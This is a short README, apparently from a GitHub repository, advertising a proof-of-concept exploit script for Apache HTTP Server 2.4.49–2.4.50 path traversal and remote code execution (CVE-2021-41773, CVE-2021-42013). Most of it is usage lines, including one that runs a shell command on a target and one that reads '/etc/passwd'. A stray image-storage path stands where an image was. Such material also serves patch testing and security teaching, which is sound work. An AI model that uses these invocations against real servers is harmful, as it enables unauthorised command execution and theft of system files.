
 blackn0te/apache-http-server-2.4.49-2.4.50-path-traversal-remote-code-execution
Apache HTTP-Server 2.4.49-2.4.50 路径遍历与远程代码执行 PoC (CVE-2021-41773 & CVE-2021-42013)

这是针对 CVE-2021-41773 和 CVE-2021-42013 的 PoC 脚本
python3 exploit.py <rhost> <rport> <option> <cmd> | <file-absolute-path>
python3 exploit.py 127.0.0.1 8080 rce 'id'

python3 exploit.py 127.0.0.1 8080 file '/etc/passwd'

